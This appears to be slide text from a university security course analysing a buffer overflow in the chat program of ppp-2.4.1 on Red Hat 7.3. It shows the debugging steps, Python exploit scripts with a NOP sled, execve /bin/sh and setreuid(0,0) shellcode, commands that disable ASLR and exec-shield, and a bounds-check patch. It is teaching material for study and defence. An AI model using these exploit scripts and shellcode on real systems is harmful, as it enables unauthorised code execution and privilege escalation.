北京大学网络攻防技术与实践课程
chat缓冲区溢出分析 讲解

内容安排

- 问题
- 背景知识
- 调试分析
  - 触发漏洞
  - 分析漏洞原因
  - 构造攻击代码
  - 分析攻击原理
- 问题回答

内容安排

- 问题
- 背景知识
- 调试分析
  - 触发漏洞
  - 分析漏洞原因
  - 构造攻击代码
  - 分析攻击原理
- 问题回答

问题

- Red Hat 7.3 下的程序/usr/sbin/chat 存在缓冲区溢出漏洞

- 问题：
  - 1. 从中分析查找缓冲区溢出漏洞位置
  - 2. 编写本地缓冲区溢出渗透攻击代码，并进行攻击
    - 确认是否可获得root权限，如否，为什么，前提条件是什么？
  - 3. 针对发现的漏洞，给该程序编写一个补丁程序，使之修补所发现漏洞。

内容安排

- 问题
- 背景知识
- 调试分析
  - 触发漏洞
  - 分析漏洞原因
  - 构造攻击代码
  - 分析攻击原理
- 问题回答

背景知识

- gdb
- gcc
- rpm
- IDA Pro
- patch
- diff

gdb常用指令—运行

- 启动gdb
  - 调试普通程序:
    - $ gdb --args your_prog your_prog_args
    - $ gdb your_prog 然后 (gdb) set args your_prog_args
  - 调试进程:
    - $ gdb --pid= your_pid_num
    - $ gdb 然后 (gdb) attach your_pid_num
- 开始调试
  - r(un). 从开始执行。没有断点的话，会执行到程序结束
    - run your_prog_args，用之作为命令行参数启动执行
- 逐步调试:
  - s(tep)，逐（源码）语句执行，语句函数调用能跟进去的话就跟进去
  - n(ext)，逐（源码）语句执行，函数调用不跟进去
- 继续执行
  - c(ontinue)，从目前停止的位置开始继续前行
- 设置
  - 变量 set $var_name = val
  - 内存值，set *mem_addr = val

gdb常用指令—断点

- 下断点（breakpoints）：
  - b(reak) [file:]line_no （有源码，-g编译，才可用）
  - b func_name
  - b *inst_addr
- 下监视点（watchpoints）：
  - wa(tch) <expr>
    - watch *(int*)0xbfffffff
    - 监视0xbfffffff处四个字节，内容发生改变时触发
- 查看断点和监视点：
  - info br
- 删除断点和监视点
  - del br_number

gdb常用指令—查看

- 变量等，p(rint)/f <expr>
  - f是输出格式
  - 示例：
    - p *0xffffffff
    - p/x $esp
    - p a_var_in_prog
- 源码，l(ist)
- 堆栈
  - info st(ack)
  - bt（backtrace)
- 内存，x/nfu mem_addr
  - n，是想显示的unit的个数
  - f，是输出格式（x代表16进制输出）
  - u，是unit的大小（字节、字、……）
- 寄存器，info register
- 指令：
  - 默认的每次停止时会自动显示下一句源代码（无源码或调试信息时不显示）
  - 无调试信息时只能查看机器指令，需要自动显示下一句机器指令
    - display/i $pc （pc就是eip）

gdb常用指令—机器指令相关

- 逐指令调试
  - stepi，缩写si，逐（机器）指令执行，call指令跟进去
  - nexti，缩写ni，逐（机器）指令执行，call指令不跟进去

- 反汇编机器指令
  - dias(semble)
    - 从当前函数的第一条指令开始反汇编并显示
  - dias addr1 addr2
    - 从addr1到addr2之间的指令进行反汇编并且显示
    - 示例：
      - dias $pc $pc+0x10
      - 查看接着即将执行的16个字节处的指令是什么？

rpm使用

- 查询一个已安装软件所属软件包
  - rpm –qf 软件名
- 查询软件包的依赖关系
  - rpm –qpR 软件包名
- 查询软件包中的文件
  - rpm –qpl 软件包名
- 在指定目录安装软件包
  - rpm –ivh 软件包名 –relocate /=/root
  - 把软件包安装到/root下面

内容安排

- 问题
- 背景知识
- 调试分析
  - 触发漏洞
  - 分析漏洞原因
  - 构造攻击代码
  - 分析攻击原理
- 问题回答

准备工作

- 源代码
  - tar –xvf (exercise8)ppp-2.4.1.tar.gz
  - 源文件位置：ppp-2.4.1/chat/chat.c
- 可执行文件：
  - rpm –ivh ppp-2.4.1-3.i386.rpm --relocate /=/root/ppp
  - chat文件位置：ppp/usr/sbin/chat
- 取消Linux系统对栈溢出的保护措施
  - # echo 0 > /proc/sys/kernel/exec-shield
    - 取消“栈上数据不可执行”的保护措施(DEP)
  - # echo 0 > /proc/sys/kernel/randomize_va_space
    - 取消“进程映射虚拟地址空间随机化”的保护措施(ASLR)
- 使用的工具：
  - gdb
  - IDA Pro（Windows平台）
  - diff 和 patch （Linux打补丁）

第一轮：触发漏洞

- 给chat程序传递一个超长数组作为参数
- 写成如下python脚本（exe_chat.py）

```
#! /usr/bin/python2.4
args = ["./chat"]
buffer  = 'a'*1056
args.append(buffer)
import os
os.execv(args[0], args)
```

- 执行python脚本
  - $ chmod +x exe_chat.py
  - $ ./exe_chat.py
  - 段错误

第二轮：分析漏洞原因

- 启动gdb调试（同时传递参数）
  - $ gdb --args chat our-long-args
- 长参数输入方式：
  - $ gdb --args chat `python –c “print ‘abcd’*265” `
- python脚本方式：(gdb_chat.py)


```
#! /usr/bin/python2.4
args = ["/usr/bin/gdb","--args","chat“]
buffer  = 'abcd'*265
args.append(buffer)
import os
os.execv(args[0], args)
```

  - $ chmod +x gdb_chat.py
  - $ ./gdb_chat.py

1.收集崩溃点信息

- (gdb) run
  - 段错误，下一指令地址为0x64636261
  - 指令地址恰好是“abcd”，是长参数导致的溢出
- (gdb) bt， 查看堆栈信息
  - 缺乏调试信息，无法得到有用信息
- (gdb) info registers，查看当前寄存器内容
  - eip和ebp都是一样的，都为0x64636261
  - $esp = 0xbfffde70
- (gdb) x/8x $esp-0x10，显示栈顶元素前后各4个4字节的数据

2.初步判断段错误原因



新的eip为0x64636261无法执行。
从而可以确定，程序发生段错误时，
栈上数据恰好是漏洞函数执行完时的状态。

进而，可以判定存储retAddr的位置
与当前esp（ 0xbfffde70）相隔
1）4，如果漏洞函数最后指令为ret
2）4+4*n，如果漏洞函数最后指令为 ret n

下面我们需要在漏洞函数覆盖retaddr之前停下来，
可以在retAddr下方某个位置设置监视点，
（比如$esp-0x10=0xbfffde60处监视)
一旦监视点数据被我们提供的参数覆盖了，
监视点就会被触发，此时retAddr尚未被触发

3.在崩溃之前停下来

- (gdb) watch *(int*) 0xbfffde60
  - 这个地址是在retAddr之前，
  - retAddr被覆盖之前，该监视点必定触发
- (gdb) display/x *0xbfffde60
- (gdb) run，重新从开始位置执行
- (gdb) continue
  - 重复continue，直到发现*0xbfffde60的值出现了0x61、0x62、 0x63或者0x64时停止
  - 此时，可以确定，ebp所指向的栈上内容还没有被覆盖。
- (gdb) x/8x $ebp
  - $ebp = 0xbfffde68
  - retAddr = *(ebp+4) = *0xbfffde6c =0x804a913

4.确定正确的流程

- (gdb) disas 0x804a913-5 0x804a913+7
  - 结果为：
    - 0x0804a90e: call 0x8049850
    - 0x0804a913: mov %eax,0x8(%ebp)
  - 可见，当前漏洞函数的起始地址为0x8049850
- 因此，可以得到如下结论：
  - 0x8049850处的函数，被0x0804a90e处的指令调用，该函数是漏洞函数
  - 该被调函数执行时，在栈上的0xbfffde6c位置记录了返回地址
  - 正确的返回地址为0x0804a913
- 另外，我们在漏洞函数被调用之前，先检查一下它所接受的参数
  - (gdb) b * 0x0804a90e
  - (gdb) run
  - (gdb) disas $pc-6 $pc+7
    - 0x0804a908 <strcpy+7416>: push %esi
    - 0x0804a909 <strcpy+7417>: mov %eax,0x804c054
    - 0x0804a90e <strcpy+7422>: call 0x8049850 <strcpy+3136>
    - 0x0804a913 <strcpy+7427>: mov %eax,0x8(%ebp)
  - (gdb) p/x $esi 结果显示esi（漏洞程序的第一个参数）= 0xbfffe52f
  - (gdb) p (char*)0xbfffe52f，结果显示它是一个与我们输入的参数一模一样的字符串
- 至此，我们还确定了该函数接受的第一个参数恰好是我们输入的参数字符串

5.理解漏洞函数的行为

- 使用IDA Pro进行反汇编

- 可以得到该漏洞函数的行为大致为：
  - 该函数的第一个参数是一个源字符串指针
  - 我们输入的参数源字符串不含特定字符’ \’,’^’,’$’
  - 漏洞函数把源字符串的逐个字符拿出来与’ \’,’^’,’$’进行比较，执行流程：
    - 1.0x8049850处进入函数
    - 2.0x8049881处发生跳转进入0x80498B1
    - 3.0x80498BE处发生跳转进入0x8049930
    - 4.0x8049933处发生跳转进入0x80498A9
    - 5.0x80498AC处发生跳转进入0x8049B01
    - 6.
      - 1> 不是’ \0’字符，0x8049B0E处发生跳转进入0x80498B1
      - 2> 是’ \0’字符，0x8049B06处发生跳转进入0x8049B24，稍后退出
  - 上述是一个循环过程，并且循环里面是把源字符串的逐个字符拷贝到目标字符串中去，循环结束标志为’ \0’字符。

- 通过检查代码，目标字符串的起始地址为ebp-418h
  - 而前面的分析，我们知道，ebp= 0xbfffde68
  - 从而，目标字符串的起始地址为0xbfffda50

6.总结

- 0x0804a90e处的指令调用0x8049850处的漏洞函数
- 该漏洞函数执行时，接受的第一个参数恰好是我们输入的参数
- 该漏洞函数执行时，在栈上的0xbfffde6c位置记录返回地址，正确的返回地址为0x0804a913
- 该漏洞函数把输入的字符串逐个拷贝到0xbfffda50位置的数组中去，以’\0’作为结束符
  - 这样导致了最终的0xbfffde6c位置的返回地址被覆盖

第三轮：构造攻击代码—计算数组大小

- 采用NSR模式

- 根据前面结果
  - 目标数组地址为0xbfffda50
  - 存放返回地址的位置0xbfffde6c
  - 两者距离为0x41c
  - 加上返回地址的大小4， 0x41c+4=0x420
  - 攻击成功的话
    - 数组的大小至少为0x420=1056
    - 返回值ret不小于0xbfffda50，不大于0xbfffda50+nop的数目

2.构造shellcode

- 从网上寻找最常见的一个Linux的shellcode：

```
char shellcode[] =
"\x31\xc0"                  /* xor %eax, %eax        */
"\x50"                      /* push %eax             */
“\x68\x2f\x2f\x73\x68”      /* push $0x68732f2f      */  /*  “//sh”  */
"\x68\x2f\x62\x69\x6e"      /* push $0x6e69622f      */  /* “/bin” */
"\x89\xe3"                  /* mov  %esp,%ebx        */
"\x50"                      /* push %eax             */
"\x53"                      /* push %ebx             */
"\x89\xe1"                  /* mov  %esp,%ecx        */
"\x31\xd2"                  /* xor  %edx,%edx        */
"\xb0\x0b"                  /* mov  $0xb,%al         */
"\xcd\x80";                 /* int  $0x80            */
```

3.计算数组布局

- NSR模式数组，前面是若干个0x90(nop)，接着是shellcode，接着是ret地址
- 我们选择的shellcode的大小为25
- 整个数组大小前面得到不小于1056，取1056
- ret地址的个数取25个，占25×4=100字节
- 最终的数组布局：
  - 1056-25-100=931个0x90（nop）
  - 25个字节的shellcode
  - 25个返回地址ret
    - 取ret地址为目标字符串偏移0xa0处，0xbfffda50+0xa0= 0xbfffdaf0

4.尝试攻击

- 编写python脚本（exe_chat.py.fix)

```
#! /usr/bin/python2.4
args = ["./chat"]
buffer  = '\x90'*931
buffer += '\x31\xc0\x50\x68\x2f\x2f\x73\x68‘                    \
          '\x68\x2f\x62\x69\x6e\x89\xe3\x50‘                    \
          '\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'
buffer += '\xf0\xda\xff\xbf'*25
args.append(buffer)
import os
os.execv(args[0], args)
```

- 执行脚本
  - $ chmod +x exe_chat.py.fix
  - $ ./exe_chat.py.fix

第四轮：调试攻击，查看攻击原理

- 启动gdb调试刚才的攻击
- 编写python脚本:(gdb_chat.py.fix)

```
#! /usr/bin/python2.4
args = ["/usr/bin/gdb","--args","chat"]
buffer  = '\x90'*931
buffer += '\x31\xc0\x50\x68\x2f\x2f\x73\x68‘                    \
          '\x68\x2f\x62\x69\x6e\x89\xe3\x50‘                    \
          '\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'
buffer += '\xf0\xda\xff\xbf'*25
args.append(buffer)
import os
os.execv(args[0], args)
```

- 执行脚本
  - $ chmod +x exe_chat.py.fix
  - $ ./exe_chat.py.fix

1.查看retaddr被覆盖过程

- (gdb) run，然后攻击成功，Ctrl+C结束它
- (gdb) watch *(int*) 0xbfffde6c
  - 监视保存返回值的位置
- (gdb) b *(0xbfffda50+931)
  - 数组中的shellcode的位置
  - 执行流程进入shellcode时停下来
- (gdb) run
- (gdb) continue
  - 重复多次continue，直到保存的返回值为0xbfffdaf0
  - 接着continue，进入shellcode执行
- (gdb) disas $pc $pc+0x20
  - 查看shellcode的机器码

2.理解shellcode的行为

- int 0x80从用户态切换到内核态，执行系统调用
- 系统调用号在eax中
  - 系统调用号的说明在/usr/include/asm/unistd.h 中定义
  - 这里用到的0xb系统调用就是execve函数
  - 该系统调用函数原型为：

    execve(const char * filename,
    char * const argv[ ],
    char * const envp[ ])
- ebx、ecx、edx、esi、edi分别作为系统调用函数的第1、2、3、4、5个参数
- 如果系统调用参数个数多于5个，那么所有的参数放到一个内存区域中，用ebx作为该内存区域的指针

```
xor   %eax, %eax
push %eax
push $0x68732f2f    ; “//sh”
push $0x6e69622f    ; “/bin”
mov  %esp,%ebx
push %eax
push %ebx
mov  %esp,%ecx
xor   %edx,%edx
mov  $0xb,%al
int    $0x80
```

内容安排

- 问题
- 背景知识
- 调试分析
  - 触发漏洞
  - 分析漏洞原因
  - 构造攻击代码
  - 分析攻击原理
- 问题回答

问题一

- 从中分析查找缓冲区溢出漏洞位置
  - 前面我们已经分析得到，漏洞函数的起始地址为0x8049850
  - 该漏洞函数中，把参数字符串逐个拷贝到局部数组中去，拷贝以’\0’作为结束标志
  - 从而，传递一个大于该局部数组的参数进去之后，就发生了溢出

问题二

- 2. 编写本地缓冲区溢出渗透攻击代码，并进行攻击
  - 确认是否可获得root权限，如否，为什么，前提条件是什么？
- 前面已经进行了攻击，并且成功
- 从网上也可以找到提升权限的shellcode，比如

```
“\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80”

xor ebx,ebx      参数一：真实用户id(ruid)=0
xor ecx,ecx      参数二：有效用户id(euid)=0
xor eax,eax
mov al,0x46      系统调用0x46
int 0x80         设置setreuid(0,0)
```

- 下面尝试利用这个shellcode提权

提权尝试

- 编写python脚本（promote.py)

```
#! /usr/bin/python2.4
args = ["./chat"]
buffer  = '\x90'*921
buffer += '\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80'
buffer += '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e ‘    \
          '\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'
buffer += '\xf0\xda\xff\xbf'*25
args.append(buffer)
import os
os.execv(args[0], args)
```

- 执行脚本：
  - $ chmod +x promote.py
  - $ ls -l help/root-file   // root-file是一个只有root可读的文件
    - -rw-r----- 1 root root 74 12-11 17:18 help/root-file
  - $ ./promote.py
  - sh-3.1$ cat help/root-file
    - Permission denied

失败原因—背景知识

- 进程uid
  - ruid，当前进程的实际用户id，0是root的id
  - euid，当前进程的有效用户id，进程执行时实际权限
  - suid，当前进程的保存用户id，作权限切换用，确保euid可以恢复等等
  - fsuid，文件访问的有效用户id，控制文件访问
- 进程gid与之类似

- uid一般规则：
  - 一般来说，ruid=euid=suid=fsuid
  - 子进程完全继承父进程的所有uid和gid
  - 若父进程启动子进程时，执行的是一个设置了suid位的可执行文件，那么子进程的euid=fsuid=文件拥有者id

- 可执行文件的suid位：
  - 设置方式：
    - chmod u+s your-file
  - 作用：该可执行文件被执行时，进程的euid=fsuid=文件拥有者id
    - 没有设置这一位的可执行文件被执行时，进程的所有uid从父进程继承

失败原因

- int setreuid(uid_t ruid, uid_t euid);
  - 设置当前进程的real uid和effective uid
    - 若ruid或者euid设置为与之前的ruid不同的值，那么suid就会更新为新的euid值
  - 参数值0代表root的uid，-1代表不做改变
  - 设置规则：
    - 特权进程调用该函数，那么euid和ruid可以随便设置
    - 非特权进程（euid不为0）调用该函数，那么
      - euid只能设置为该进程的ruid、euid或者suid
      - ruid只能设置为该进程的ruid或者euid
  - 返回值0代表成功，-1代表失败
- 本例中的shellcode调用了setreuid(0,0)
  - 成功的前提是当前进程是特权进程(euid=0)
    - 调用者ruid=0
    - 或者chat设置了suid位，且chat为root所拥有
  - 因此，普通用户想溢出提权的前提是：
    - chat是root所有，且chat设置了suid位

提权成功的前提

- chat程序是root所有，并且设置了suid位
- $ su
- # chown root:root chat
- # chmod u+s chat
- # exit
- $ ./promote.py
- sh-3.1$ cat help/root-file

问题三

- 针对发现的漏洞，给该程序编写一个补丁程序，使之修补所发现漏洞

- 二进制码级别可以打补丁
  - 需要理解二进制码的意义
  - 找到合适的位置添加代码（跳转指令，边界检查指令）
  - 必须满足可执行文件格式（可能需要移位，添加section等）

- 源码级别打补丁更容易
  - 在源码上加上一些边界检查
  - 重新编译源码即可

从源码上找到漏洞点

- 对源码进行编译
  - gcc –g –o0 –o chat-g chat.c
- 利用之前得到的攻击代码exploit-rs进行rs模式的攻击
  - ./exploit-rs –n270 –p1 ./chat-g
  - 构造一个包含1个nop，270个ret-addr的buffer来使得程序溢出，shellcode放到环境变量中去
- 同样根据前面的调试技术，可以定位溢出点所在位置，并且由于我们使用了-g编译，可以得到源码级别信息（函数名，语句等）

漏洞位置

```
668  char *clean(s, sending)
669  register char *s;
670  int sending;  /* set to 1 when sending (putting) this string. */
671  {
672      char temp[STR_LEN], env_str[STR_LEN], cur_chr;
673      register char *s1, *phchar;
674      int add_return = sending;
675  #define isoctal(chr)  (((chr) >= '0') && ((chr) <= '7'))
676  #define isalnumx(chr) ((((chr) >= '0') && ((chr) <= '9')) \
677          || (((chr) >= 'a') && ((chr) <= 'z')) \
678          || (((chr) >= 'A') && ((chr) <= 'Z')) \
679          || (chr) == '_')
680
681      s1 = temp;
682      while (*s) {
683        cur_chr = *s++;
684        if (cur_chr == '^') {
695        }
696
697        if (use_env && cur_chr == '$') {    /* ARI */
707        }
708
709        if (cur_chr != '\\') {
710          *s1++ = cur_chr;
711          continue;
712        }
713
714        cur_chr = *s++;
715        if (cur_chr == '\0') {
721        }
722
723        switch (cur_chr) {
826        }
827      }
```

打补丁

- 源码处理：
  - while(*s) 改为
  - While(*s && (s1-temp)< STR_LEN)
  - 新文件chat-patch.c
- 重新编译源码
  - gcc –o chat-patch chat-patch.c
- 生成补丁
  - diff –au chat chat.patch > diff.patch
- 用户拿到补丁文件diff.patch之后
  - patch –p0 < diff.patch

Q & A

Thanks